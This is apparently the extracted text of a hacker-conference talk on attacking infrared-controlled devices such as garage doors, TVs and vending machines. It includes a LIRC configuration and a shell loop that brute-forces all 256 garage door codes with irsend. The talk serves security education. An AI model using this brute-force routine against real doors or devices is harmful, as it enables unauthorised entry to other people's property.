

WELCOME MESSAGE

LINE 1

WELCOME MESSAGE



LINE 2

WELCOME MESSAGE



CLEAR



Introduction

- Major Malfunction
 - Security professional by day
 - White Hat hacker since the '70s
 - DEFCON Goon since DC5
 - Co-founder of InterFACE internet pirate radio station

Introduction

- Why Infra Red?

- Ubiquitous - still used in modern applications
 - ♦ TV / Cable / Sat remotes
 - ♦ Master configuration / Tuning
 - ♦ Package selection
 - ♦ Central control / Billing
 - ♦ Vending machines
 - ♦ Programming / price changes
 - ♦ On / Off duty
 - ♦ Public display signs
 - ♦ Message programming
 - ♦ Master configuration
 - ♦ Garage door openers
 - ♦ Car alarm systems / Central locking
 - ♦ Air conditioning systems

Introduction

- Why MMIrDA?
 - 'Major Malfunction's Infra Red Discovery Application'
 - Built in IrDA Serial port on laptops
 - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
 - IR unlikely to be replaced
 - ♦ Fit for use
 - ♦ Cheap
 - ♦ Simple
 - ♦ If it ain't broke, don't fix it!
 - Because it's there!
 - ♦ Good skills
 - ♦ Practice your art
 - ♦ Know your enemy
 - ♦ All work & no play...

Introduction

- IR is the ultimate in 'security by obscurity'
 - Invisible rays hide a multitude of sins
 - Simple codes
 - Total control
 - Inverted security model
 - ◆ End user device filters content
 - ◆ e.g. Hotel PPV TV

Simple Replay Attacks


- Record codes and retransmit
 - Early Car Alarms
 - Garage Doors
 - Toys - RoboSapien
 - Standard TVs
 - Bars, Clubs etc.
 - Clone 'special' remotes


Cloning / Replay Tools

- Learning remotes
 - Casio IR Watches
 - Apple Newton
 - OmniRemote
 - ◆ PalmOS
 - ◆ Dev library
 - ◆ <http://www.pacificneotek.com/>
 - Philips Pronto
 - ◆ Human readable (Hex)
 - ◆ <http://www.remotecentral.com/>
 - ◆ Pronto tools



BUY ME!



A close-up shot of a white and black robotic arm, likely from a humanoid robot, holding a small white sign with a red border. The sign has the text 'BUY ME!' written in red marker and '4W0N31' written in black marker below it. The robot is positioned over a patterned carpet. The entire image is framed by a solid blue border.

BUY ME!
4W0N31





Brute Force Attacks

- Record codes, analyse and infer
 - Garage Doors
 - TVs
 - Cars

Brute Force Tools

- LIRC

- <http://www.lirc.org/>
- Visualisation tools
- Auto learning
- ASCII / Human readable config
- Software only with laptop IR port
- Linux only

- iRTrans

- <http://www.irtrans.de/>
- More powerful transmitter
- Solves PC timing issues
- Works with more targets
- Serial or USB
- Linux or that other popular O/S



Garage Door Openers

- Simple code, manually configurable
 - Dipswitch with 8 on / off bits = 256 possible codes



Analyse Data Bits With XMODE2



All on

S 11111111 s s s s



All off

S 00000000 s s s s



1-7 off, 8 on

S 00000001 s s s s



1 on, 2-8 off

S 10000000 s s s s



1-3 off, 4-6 on, 7-8 off

S 00011100 s s s s



Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

Creating LIRC config

Learn test codes with 'irrecord':

```
begin remote
```

```
    name garage
```

```
    bits      12
```

```
    one       214  558
```

```
    zero      214  259
```

```
    toggle_bit 0
```

```
    begin codes
```

```
        00      0x0000000000000000
```

```
        01      0x0000000000000001
```

```
        80      0x0000000000000080
```

```
        e3      0x00000000000000e3
```

```
        ff      0x00000000000000ff
```

```
# 00011100 inverted
```

```
    end codes
```

```
end remote
```

Garage Door Openers

Now fill in the gaps

```
perl -e 'for (0..255) { printf("  %02x\t\t0x%016x\n",$_,$_) }'
```

<i>00</i>	<i>0x000000000000000001</i>
<i>01</i>	<i>0x000000000000000001</i>
<i>02</i>	<i>0x000000000000000002</i>
<i>03</i>	<i>0x000000000000000003</i>
<i>04</i>	<i>0x000000000000000004</i>
<i>05</i>	<i>0x000000000000000005</i>
<i>06</i>	<i>0x000000000000000006</i>
<i>07</i>	<i>0x000000000000000007</i>
<i>08</i>	<i>0x000000000000000008</i>
<i>09</i>	<i>0x000000000000000009</i>
<i>0a</i>	<i>0x00000000000000000a</i>
<i>0b</i>	<i>0x00000000000000000b</i>

.

.

.

Garage Door Openers

Send all codes

```
for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }'` ; do irsend  
SEND_ONCE garage $i ; done
```

```
irsend SEND_ONCE garage 00  
irsend SEND_ONCE garage 01  
irsend SEND_ONCE garage 02  
irsend SEND_ONCE garage 03  
irsend SEND_ONCE garage 04  
irsend SEND_ONCE garage 05  
irsend SEND_ONCE garage 06  
irsend SEND_ONCE garage 07  
.  
.  
.
```

54 seconds to send all 256 codes







Hotel TV

